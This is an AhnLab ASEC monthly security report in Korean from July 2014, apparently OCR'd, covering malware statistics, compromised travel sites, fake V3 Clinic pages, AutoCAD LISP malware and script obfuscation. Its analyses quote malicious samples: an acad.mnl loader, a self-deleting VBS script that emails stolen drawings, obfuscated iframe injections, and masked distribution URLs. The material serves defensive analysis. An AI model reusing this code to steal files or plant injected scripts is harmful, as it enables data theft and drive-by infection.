Security Trend

ASEC REPORT

VOL.55

July, 2014

AhnLab

ASEC REPORT

VOL.55 July, 2014

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2014년 7월 보안 동향

Table of Contents


1

보안 통계
STATISTICS

01
악성코드 통계


ASEC이 집계한 바에 따르면, 2014년 7월 한달 간 탐지된 악성코드 수는 225만 7,733건으로 나타났다. 이는 전월 170만 5,345건에 비해 55만 2,388건 증가한 수치다. 한편 7월에 수집된 악성코드 샘플 수는 351만 9,765건으로 집계됐다.

[그림 1-1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드 샘플 수를 의미한다.



[그림 1-1] 악성코드 추이

[그림 1-2]는 2014년 7월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 43.61%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 29.81%, 애드웨어(Adware)가 5.88%로 그 뒤를 이었다.



[그림 1-2] 주요 악성코드 유형

[표 1-1]은 7월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. Trojan/Win32.Gen이 총 15만 8,179건으로 가장 많이 탐지되었고, Malware/Win32.Generic이 13만 816건으로 그 뒤를 이었다.

[표 1-1] 악성코드 탐지 최다 10건 (진단명 기준)

순위	악성코드 진단명	탐지 건수
1	Trojan/Win32.Gen	158,179
2	Malware/Win32.Generic	130,816
3	Trojan/Win32.ADH	104,224
4	PUP/Win32.IntClient	97,865
5	Trojan/Win32.Agent	63,076
6	Trojan/Win32.Starter	54,842
7	Trojan/Win32.Downloader	44,358
8	ASD.Prevention	42,582
9	Adware/Win32.Agent	40,662
10	Trojan/Win32.OnlineGameHack	38,912


02
웹 통계

2014년 7월 악성코드 유포지로 악용된 도메인은 1,718개, URL은 1만 2,241개로 집계됐다. 또한 7월의 악성 도메인 및 URL 차단 건수는 총 392만 8,542건이다. 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수

03
모바일 통계

2014년 7월 한달 간 탐지된 모바일 악성코드는 7만 4,678건으로 나타났다.



[그림 1-4] 모바일 악성코드 추이

[표 1-2]는 7월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. 안드로이드 애플리케이션에 번들로 설치되어 광고를 노출하는 Android/PUP/Dowgin이 가장 많이 탐지되었다.

[표 1-2] 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/Dowgin	16,629
2	Android-Trojan/FakeInst	15,846
3	Android-PUP/Wapsx	5,909
4	Android-Trojan/Opfake	2,626
5	Android-PUP/SMSReg	2,053
6	Android-PUP/Chitu	1,526
7	Android-Trojan/GinMaster	1,515
8	Android-PUP/Youmi	1,400
9	Android-PUP/Mseg	1,370
10	Android-Trojan/SMSAgent	1,269

2

보안 이슈
SECURITY ISSUE

01 여행사 사이트를 이용한 악성코드 배포 기승

국내 온라인 사이트들이 악성코드 배포를 위해 이용된다는 사실은 이미 많은 언론을 통해서 알려져 있다. 특히, 최근 휴가 시즌과 맞물려 유명 여행사 사이트들도 침해 사이트로 탐지되고 있어 사용자들의 각별한 주의가 요구된다.

그림 2-1 | 침해된 여행사 온라인 사이트 (일부)

안랩 웹 분석시스템에 의하면 침해된 사이트 내에 정상적으로 사용 중인 스크립트(js) 파일에서 악성 스크립트가 발견되었다. 이후 여러 단계의 리다이렉션(redirection)을 거쳐 웹 공격 툴킷이 설치되어 있는 메인 페이지로 연결된다.




그림 2-2 | 악성스크립트 삽입




그림 2-3 | "CK" 웹 공격 툴킷

이러한 웹 공격 툴킷에서 악성코드 배포를 위해 주로 사용하는 취약점은 [표 2-1]과 같다.

표 2-1 | 웹 공격 툴킷에서 주로 사용하는 취약점

대상	취약점 CVE 번호
Internet Explorer 6.0	CVE-2012-1889
Internet Explorer 7.0	CVE-2012-4969
Internet Explorer 8.0	CVE-2013-3897
JAVA (JRE)	CVE-2013-0422 , CVE-2012-4681, CVE-2011-3544
Flash Player(SWF)	CVE-2013-0634

취약점은 지난 해와 비교하여 크게 변화되지 않았으며, 대부분 과거에 이미 보고되어 업체로부터 정식 패치(Patch)가 제공되고 있다. 따라서 해당 취약점에 대한 업데이트를 확인하여 반영하는 것만으로도 알려진 취약점 공격으로부터 시스템을 안전하게 보호

할 수 있다.

그림 2-4 | CVE-2013-3897 인터넷 익스플로러 Use-After-Free 취약점

취약점을 통해 배포되는 악성코드는 주로 감염된 시스템의 일반적인 정보 및 금융 정보 탈취와 백도어(Backdoor) 설치 등 다양한 악성 행위를 수행한다. 안랩은 이와 관련된 악성코드를 Trojan/Win32.Zegost, Trojan/Win32.Banki 등과 같이 진단하고 V3를 통해 탐지 및 치료 기능을 제공하고 있다.

국내 침해 사이트에서 발견되는 웹 공격 툴킷들의 전체 프레임의 변화는 크지 않아 보인다. 하지만 알려진 취약점뿐만 아니라 제로데이 취약점을 반영하고, 공격에 이용되는 스크립트 링크 및 배포되는 악성코드를 주기적으로 다양하게 변형시키고 있다.

여름 휴가철에 이어 추석 연휴까지는 여행객이 증가하는 시기다. 여행 준비의 첫 번째 단계인 호텔, 항공권, 여행패키지 등의 정보 수집을 위해 누구나 한 번쯤은 여행사 사이트를 방문한다. 이때 사이트 검색 전 시스템에 최신 패치가 적용되어 있는지, 보안 제품의 실시간 감지 기능은 켜져(ON) 있는지 확인해 보자. 또한 시스템의 안전을 위해 기본적으로 알려진 취약점에 대한 보안 업데이트는 반드시 적용해야 한다.

02
V3클리닉 사칭 페이지로 유도하는 악성코드

악성코드에 의한 V3 사칭 페이지가 지속적으로 발견되어 사용자의 주의가 요구된다. 사칭 페이지의 시작은 웹을 통해 유포되는 뱅키류(Banki) 악성코드이다. 해당 악성코드에 감염되면 인증서가 탈취 당하고 특정 은행 사이트 접속 시 금융감독원으로 가장한 페이지가 뜬다. 이때 사용되는 파밍 IP는 특정 SNS의 댓글에서 10분에 한 번씩 가져온다.




그림 2-5 | 악성코드에 등록된 각종 문자열

그림 2-6 | SNS 댓글로 등록된 IP 정보
(맨 마지막 자리의 A, B, C, D를 각각 . 으로 바꾸면 IP가 된다)

뱅키류 악성코드에 의한 일반적인 파밍 절차가 끝나면 [그림 2-7]과 같은 페이지가 나타난다. QR코드와 IP 주소를 브라우저에 입력하는 방식으로 스마트폰에 영향을 준다. 이때 V3클리닉 사칭 페이지가 사용된다.




그림 2-7 | IP 주소를 입력하는 브라우저

사이트 안내에 따라 PC에서 IP나 V3clinic.ahnlab.com에 접속하면 [그림 2-8]과 같이 V3 사칭 페이지가 나타나며 스마트폰으로 연결하도록 지속적으로 유도한다. 이는 V3에 대한 고객 신뢰를 이용하여 피해자가 의심 없이 해당 IP로 접속하도록 하기 위한 것이다.

그림 2-8 | V3 사칭 사이트로 연결 유도

모바일로 접속하면 [그림 2-9]와 같은 페이지로 악성 앱(apk) 파일의 다운로드를 유도하고 QR코드를 이용하면 바로 다운로드된다.

그림 2-9 | 모바일에서 해당 IP 접속 & 설치 화면

해당 앱은 SMS로 명령어를 받아 알림 메시지나 알림 창을 띄우고 휴대전화번호, 모델명, 통신사명, 단말기 ID, 설치된 은행 앱 등의 정보를 유출하여 관련 정보를 기반으로 스미싱 은행 앱을 추가로 설치하는 치밀함을 보인다.

악성 앱 설치를 차단하려면 V3를 최신 버전으로 유지하고 보안카드 정보 입력, 금융감독원 페이지, 금융보안 관련 앱 설치 창을 주의해야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

Trojan/Win32.Banki (2014.06.30.03)
Android-Trojan/Bankun.17DE48 (2014.07.10.01)

03

오토캐드 확장 언어 노린 악성코드

오토캐드(AutoCAD)는 오토데스크(AutoDesk) 사에서 개발한 캐드(CAD) 프로그램으로, 캐드 소프트웨어 업계의 표준이다. 국내에서도 인테리어, 기계 설비, 자동차, 건축 등 다양한 분야에서 활용되고 있다. 오토캐드는 자동화 또는 기능 확장을 위해 비주얼 베이직 언어, LISP(LIST Processing)라는 스크립트 언어뿐 아니라 DLL 등을 지원한다. 문제는 악성코드 제작자들이 이 점을 이용해 오토캐드 악성코드를 제작한다는 것이다. 현재 이중에는 LISP 스크립트 언어로 만든 형태가 가장 많이 발견되고 있다.

LISP 란?

자바스크립트와 같이 별도의 컴파일이 필요 없이 오토캐드가 있을 경우 실행이 가능한 스크립트 언어로, 반복 작업을 단순화시켜 생산성을 높여주는 용도로 많이 사용된다.

오토캐드 악성코드는 최근 이슈가 되고 있는 뱅키, 랜섬웨어 등과 같은 악성코드에 비해 위험도가 낮은 편이다. 하지만 2003년경 악성코드가 발견된 이후 현재까지 변형이 발견되고 있고 오토캐드가 기업에게 설계 도면 등 중요한 자산인 만큼 사용자 주의 차원에서 공유하고자 한다.

먼저 악성코드가 오토캐드를 어떤 방식으로 이용하는지 이해하기 위해 과거에 발견된 샘플에서 간략한 행위 정보를 통해 살펴보자.

[그림 2-10]에서 첫 번째 샘플 악성코드는 RAR을 이용한 SFX 실행 압축 형태로 되어 있으며, 실행 시에는 C 드라이브 폴더에 Acad.fas, Acad.lsp, acaddoc.fas, Acaddoc.lsp 파일과 도면 파일(*.dwg), 다수의 fas 파일을 생성한다.




그림 2-10 | 악성코드 실행 시 루트 드라이브에 생성되는 파일

표 2-2 | 생성되는 *.lsp와 *.fas에 대한 설명

*.lsp : LISP 언어로 만들어진 스크립트 파일
*.fas : *.lsp 파일을 바이너리 파일로 컴파일한 파일

이때 악성코드는 동시에 생성된 dwg 도면 파일을 실행시키고 만일 PC에 오토캐드가 설치되어 있지

않으면 파일을 열 수 없다는 에러 메시지창을 띄운다. 기본적으로 오토캐드는 acad.lsp, acad.fas, acaddoc.lsp, acaddoc.fas 파일이 dwg 파일과 동일한 폴더에 있으면 먼저 해당 파일들을 로드한다.

[그림 2-11]의 (좌)와 같이 악성 스크립트가 로드된 것을 확인할 수 있다.





그림 2-11 | 오토캐드에 로드된 스크립트 파일 정보

로드된 acad.fas 악성 스크립트는 {AutoCAD 설치폴더\Support} 폴더 아래 16-Acad.sihanoukville.fas 파일명으로 자가 복제한다. 오토캐드 프로그램을 실행하면 항상 로드되는 acad.mnl 파일 내에 [그림 2-12]와 같이 등록한다 (acad.mnl 파일에 의해 악성코드가 로드된 화면은 [그림 2-11] (우) 참조).



```
;; Silent load.
(princ)
(load "16-Acad.sihanoukville.fas")
(princ)
(load "17-Acad.Preah_Vihear.fas")
(princ)
```

그림 2-12 | acad.mnl 파일

위의 악성코드 샘플의 행위 정보에서 확인했듯이, 오토캐드 프로그램이 현재 폴더에 있는 acad.lsp, acad.fas 파일 또는 {AutoCAD설치폴더\Support} 폴더에 있는 mnl 파일을 먼저 로드하는 점을 이용하여 자신의 코드를 실행한다.

실제로 감염된 사용자들의 PC에서 도면 파일(*.dwg)이 있는 폴더마다 lsp 파일이 발견되는 경우도 이 때문이다. 첫 번째 살펴본 샘플에 비해 비교적 최근에 발견된 샘플은 위의 특징을 이용하여 [표 2-3]과 같이 VBS 파일을 생성하고 감염된 PC의 도면 파일을 탈취한다.

표 2-3 | 생성되는 파일 정보

acad.exe	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\$VL~~001.vbs
acad.exe	CREATE	C:\WINDOWS\System32\[redacted].dxf

```
ON ERROR RESUME NEXT
NameSpace = "http://schemas.microsoft.com/cdo/configuration/"
Set Email = CreateObject("CDO.Message")
Email.From
Email.To =
Email.Subject =
Email.Textbody = "Email@@-"

With Email.Configuration.Fields
.Item(NameSpace&"sendusing") = 2
.Item(NameSpace&"smtpserver") = "sm
.Item(NameSpace&"smtpserverport") =
.Item(NameSpace&"smtpauthenticate")
.Item(NameSpace&"sendusername") = "
.Item(NameSpace&"sendpassword") = "
.Update
End With
Email.Send
createobject("scripting.filesystemobject").getfile(wscript.scriptfullname).delete
```

그림 2-13 | 생성된 VBS 파일 정보

일부 기업에서는 업무 효율을 위해 네트워크 폴더 또는 공유 폴더, USB를 통해 도면 등을 공유한다. 악성 LISP 스크립트에서 별도로 전파 기능이 없더라도 오토캐드 구조 특성상, 악성 스크립트들은 전파될 가능성이 있다. ASEC에서는 오토캐드 악성코드 감염 증상이 의심되면 PC 내에 있는 *.lsp, *.mnl 파일을 수집하여 악성일 경우 엔진에 반영하고 있으며, 파일 수집 후 모든 드라이브 검사를 권하고 있다.

오토캐드 악성코드의 감염을 예방하려면 도면 파일을 열 때는 동일 폴더에 의심스러운 lsp 파일이 있는

지 확인해야 한다. 최신 버전의 오토캐드는 옵션에 따라 LISP 프로그램이 로드되는 것을 제한할 수 있으므로 가급적 최신 버전의 오토캐드 프로그램을 사용하는 것도 악성코드 예방 방법이다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

ALS/Bursted
ALS/Kenilfe

3

악성코드 상세분석
ANALYSIS-IN-DEPTH

01 악성 스크립트 삽입 및 악성코드 유포 동향

01 악성 스크립트 삽입 및 악성코드 유포 동향

많은 악성코드가 대부분 주말이나 휴일에 침해 당한 사이트를 통해 유포되고 있다. 특히 지난 7월에는 주중에도 다수의 사이트가 침해되고 악성코드가 유포돼 사용자의 주의가 요구된다.

그림 3-1 | 삽입된 악성 iframe

최근의 악성 스크립트도 과거에 삽입되었던 형태에서 크게 다르지 않다. 악성 스크립트는 주로 악성 iframe, eval을 사용한 인코딩(encoding), Space&Tab, URL 인코딩을 비롯한 hex(16진수), decimal(10진수) 형태의 인코딩으로 시작되어 CK 팩과 같은 최종 취약점 동작 페이지로 유도한다.

최종적으로 생성되는 악성코드의 간단한 행위 분석을 통해 최근의 동향을 살펴보고자 한다. 아래 사용된 모든 스크립트는 2014년 7월 6일부터 7월 16일 사이에 수집된 코드들이다.

악성 스크립트 형식

삽입된 악성 스크립트의 형식은 다양하다. 먼저 악성 스크립트 중 일부를 살펴보도록 하겠다.

1) 악성 iframe 형태

악성 스크립트의 가장 간단한 방법은 [그림 3-1]과 같이 악성 iframe 삽입이다. 많은 경우 <html></html> 태그 밖에 삽입되어 있었으며 일반적으로 다른 패킹 형식을 두 단계 정도 거쳐 최종 취약점 페이지로 이동한다.

2) Eval & Document.write를 이용한 다양한 인코딩

자바스크립트(javascript) 코드를 동적으로 실행하는 eval, Unescape 함수와 Document.write 메소드는 자바스크립트 난독화의 친한 친구다. 해당 함수와 메소드는 hex, decimal 인코딩부터 문자열을 자르고 붙이는 난독화 코드 등 다양한 인코딩 분야에 사용된다.

첫 번째로 살펴볼 형태는 hex 인코딩이다.




그림 3-2 | Document.write 메소드를 이용한 hex 인코딩

[그림 3-2]는 단순 문자열을 hex로 변환해놓고 아스키(ascii) 문자열로 변환하여 출력해주는 간단한 형태이다. '\x' 대신 '%'를 이용한 URL encoding + Unescape 형태도 동일하게 사용된다.

표 3-1 | hex to ascii 변환 전(좌), 변환 후(우)

₩x3c₩x69₩x66₩x72₩x61₩x6d₩x65₩x20₩x73₩x72₩x63₩x3d₩x68₩x74₩x74₩x70₩x3a₩x2f₩x2f₩x77₩x77 (생략)	<iframesrc=http://www.(생략)

비슷한 형태로는 fromcharcode를 이용한 decimal 인코딩이 있다([그림 3-3]).




그림 3-3 | eval + fromcharcode 형태의 Decimal 인코딩 (1)

[그림 3-3]은 hex 형태와 마찬가지로 아스키 문자열로 변환하여 실행한다. 동일하게 변환하면 [표 3-2]와 같이 자바스크립트로 변환되어 eval을 통해 소스가 실행된다.

표 3-2 | decimal to ascii 변환 전(좌), 변환 후(우)

118,97,114,32,120,101,119,61,52,53,51,56,48,48,53,52,51,59,118,97,114,32,103,104,103,52,53,61,34,110,117,111,116,34(생략)	v a r x e w = 4 5 3 8 0 0 5 4 3 ; v a r ghg45="nuot" (생략)

변형 형태로는 문자열 조합과 decimal 조작을 통한 인코딩이 있다.




그림 3-4 | eval + fromcharcode 형태의 Decimal 인코딩 (2)

해당 코드의 형태는 w 인자에 숫자를 넣고 decimal로 해당 숫자를 나누어 아스키로 변환한다.

표 3-3 | decimal to ascii 변환 전(좌), 변환 후(우)

18/w,18/w,210/w,204/w,64/w,80/w,200/w,222/w,198/w,234/w,218/w,202/w,220/w,232/w,92/w,206/w,202/w,232/w,138/w,216/w,202/w,218/w,202/w,220/w,232/w,230/w,132/w,(생략)	if (document.getElementsB (생략)

위와 같은 형태는 단순 hex, decimal 인코딩이 아닌 문자를 재조합하여 실행한다. 문자 재조합 + eval 형태는 [그림 3-5]와 같은 단순 인코딩뿐만 아니라 카이홍 공격도구(Caihong Exploit kit) 등 다양하게 사용되고 있다.

그림 3-5 | split 메소드를 이용한 코드 재조합과 실행

[그림 3-5]와 같은 난독화는 문자열을 "|"로 쪼개어(split) 숫자로 나열하고 해당 배열에 맞는 숫자로 치환한다.

표 3-4 | 치환 전(좌), 치환 후(우)

<7 l=k://j.o.n/m.t p=0 a=0></7>	<iframesrc=http://www.n***.com/index1.html width=0 height=0></iframe>

3) Space & Tab 난독화

치환을 이용한 난독화는 [그림 3-5]와 같은 문자열 치환이 있고 그 번외로 Space & Tab 난독화가 있다([그림 3-6]).

그림 3-6 | Space & Tab 난독화

[그림 3-6]은 문자열로 봤을 때 정상 문자열로 보인다. 하지만 해당 파일을 hex 에디터로 열어 보면 [그림 3-7]과 같이 수많은 공백과 탭으로 이루어져 있다.




그림 3-7 | hex 에디터로 본 Space & Tab 난독화

스페이스와 탭의 연속인 이 문자열을 상단에 있는 복호화 함수를 통해 눈에 보이는 정상 코드로 복호화한다.

표 3-5 | 치환 전(좌), 치환 후(우)

"" ...(공백과 탭의 연속)	document.write(unescape("<script>... " (생략)

이렇게 복호화된 소스는 악성 페이지로 다시 연결하거나 악성 파일을 다운로드하고 악성 swf(Shockwave Flash Object) 파일을 로드한다. 이 사이트는 [그림 3-8]과 같이 CVE-2014-0515의 swf 파일을 로드했다.

그림 3-8 | CVE-2014-0515 파일 로드

4) 카이홍 익스플로잇 킷

마지막으로 살펴볼 난독화는 카이홍(Caihong)과 vip로, 몇 년 전부터 현재까지 많이 사용되는 공격도구(Exploit kit)이며 본지에서도 여러 번 다룬 내용이다([그림 3-9], [그림 3-10]).




그림 3-9 | 카이홍 난독화 구조




그림 3-10 | CVE 별 카이홍 구조, 복호화 전(좌), 복호화 후(우)

그림 3-11 | 복호화된 악성코드의 다운로드 주소

다운로드된 파일은 Trojan/Banki로 호스트(hosts) 파일을 수정하여 파밍 증상을 보인다.

그림 3-12 | 호스트 파일에 등록하는 도메인 정보

지금까지 설명한 다양한 악성 스크립트 기법들은 지난 7월, 2주 동안 수집된 파일들을 기준으로 살펴본 것이다. 이 난독화 기법들은 7월에만 활동한 것은 아니며 과거부터 현재, 그리고 앞으로도 계속 사용될 스크립트이다.

물론 악성 스크립트들이 exe 파일의 다운로드에만 사용되는 것은 아니다. 웹사이트 인증 페이지 사칭, 앱(apk) 다운로드 등 목적은 금전이지만 그 용도는 점차 진화하고 있다. 최근 주요 악성 스크립트 삽입 및 악성코드 Seed 유포지에 대한 몇 개의 도메인을 뽑아보면 [표 3-6]과 같다.

표 3-6 | 악성 스크립트 삽입 및 악성코드 Seed 유포지 도메인

2014-07-06 ~	hxxp://se*****ts.com/index.html
	hxxp://www.tra**********rida.com/re*****es/im**es/vin/vo***s_ro.js
	hxxp://198.***.40.**6
2014-07-09 ~	hxxp://www.the******.co.kr/event/index.html
2014-07-10 ~	hxxp://ju****na.com.ne.kr/main.htm
2014-07-11 ~	hxxp://chei****o.co.kr
2014-07-14 ~	hxxp://www.the******.co.kr/event/index.html
	hxxp://in*****.co.kr/shop/upf**es/cs/index.html
	hxxp://g***pan.co.kr/data/index.html

해당 주소는 일부만 나열했으며 최근 2주간은 침해 사이트와 악성코드 유포 사이트가 평상시보다 눈에 띄게 증가했다.

AhnLab

ASEC REPORT

VOL.55
July, 2014

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901